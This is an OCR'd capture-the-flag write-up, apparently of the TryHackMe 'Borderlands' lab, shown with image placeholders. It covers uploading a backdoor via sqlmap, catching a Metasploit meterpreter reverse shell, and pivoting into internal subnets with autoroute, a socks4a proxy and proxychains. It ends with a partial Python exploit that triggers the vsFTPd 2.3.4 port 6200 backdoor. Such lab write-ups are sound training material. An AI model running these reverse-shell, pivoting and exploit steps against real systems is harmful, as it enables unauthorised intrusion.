
1 Context_Red_Teaming_Guide.pdf Context_Red_Teaming_Guide.pd

sqlmap file uploader

backdoor


to directory: /var/www/html/

setup listener




```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 10.9.10.47
lhost ⇒ 10.9.10.47
msf5 exploit(multi/handler) > set lport 18890
lport ⇒ 18890
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.9.10.47:18890
```

exec backdoor



```
os-shell> ./backdoor
do you want to retrieve the command standard output? [Y/n/a]
No output
```


get meterpreter




```
[*] Started reverse TCP handler on 10.9.10.47:18890
[*] Sending stage (980808 bytes) to 10.10.78.232
[*] Meterpreter session 1 opened (10.9.10.47:18890 → 10.10.78.232:45212) at 2020-09-24 14:36:41 -0400

meterpreter > getuid
Server username: no-user @ app.ctx.ctf (uid=33, gid=33, euid=33, egid=33)
meterpreter > 
[thm] 0:bash  1:python3- 2:ruby*
```

To direct input to this VM, click inside or press Ctrl+G

check route & ipconfig




```
meterpreter > route

IPv4 network routes
===================

    Subnet      Netmask        Gateway     Metric  Interface
    ------      -------        -------     ------  ---------
    0.0.0.0     0.0.0.0        172.18.0.1  0       eth0
    172.16.1.0  255.255.255.0  0.0.0.0     0       eth1
    172.18.0.0  255.255.0.0    0.0.0.0     0       eth0

No IPv6 routes were found
```




```
Interface 13
============
Name         : eth0
Hardware MAC : 02:42:ac:12:00:02
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.18.0.2
IPv4 Netmask : 255.255.0.0


Interface 20
============
Name         : eth1
Hardware MAC : 02:42:ac:10:01:0a
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.16.1.10
IPv4 Netmask : 255.255.255.0

meterpreter >
```

perform routing with autoroute




```
meterpreter > run autoroute -s 172.16.1.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.16.1.0/255.255.255.0...
[+] Added route to 172.16.1.0/255.255.255.0 via 10.10.78.232
[*] Use the -p option to list all active routes
meterpreter > run autoroute -s 172.18.0.0/16

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.18.0.0/255.255.0.0...
[+] Added route to 172.18.0.0/255.255.0.0 via 10.10.78.232
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.16.1.0         255.255.255.0      Session 2
   172.18.0.0         255.255.0.0        Session 2

meterpreter > █
[thm] 0:bash  1:python3- 2:ruby* 3:nc
```

start proxy tunnel with metasploit




```
msf5 auxiliary(scanner/discovery/arp_sweep) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > exploit
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
```

setup proxychains to communicate with the proxy server
//remember strict chain & comment proxy_dns



```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4[redacted]127.0.0.1 9050
socks4  127.0.0.1       1080

                                    [ Wrote 6
^G Get Help  ^O Write Out ^W Where Is  ^K
```

found potential router in 172.16.1.128




```
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$ cat 172.16.1.rsl
ProxyChains-3.1 (http://proxychains.sf.net)
Router Host Identifier
======================
[*] 172.16.1.10:80 seems like a router.
[*] 172.16.1.128:21 seems like a router.
nobodyatall@0×DEADBEEF:~/tryhackme/borderlands$ 
```

172.16.1.128


ftp

ftp version



```
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.128:21-<><>-OK
Connected to 172.16.1.128.
220 (vsFTPd 2.3.4)
Name (172.16.1.128:nobodyatall): anonymous
331 Please specify the password.
Password:
421 Service not available, remote server has closed conne
Login failed.
No control connection for command: Success
ftp> nobodyatall@0×DEADBEEF:~$
```

there's exploit for it




```
nobodyatall@0×DEADBEEF:~$ searchsploit vsFTPd 2.3.4
-------------------------------------------------------------
 Exploit Title
-------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
-------------------------------------------------------------
Shellcodes: No Results
nobodyatall@0×DEADBEEF:~$
```


that's the exploit
/* ;) trigger port 6200 backdoor open
username: anything:)
password: <empty>
*/

```
        # Attempt to login to trigger backdoor
        ftp_socket.send(b'USER letmein:)\n')
        ftp_socket.send(b'PASS please\n')
        time.sleep(2)
        ftp_socket.close()
        print('[+] Triggered backdoor')

    except Exception:
        print('[!] Failed to trigger backdoor on %s' % ip)

    try:
        print('[*] Attempting to connect to backdoor...')
        backdoor_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        backdoor_socket.connect((ip, 6200))
        print('[+] Connected to backdoor on %s:6200' % ip)
        command = str.encode(command + '\n')
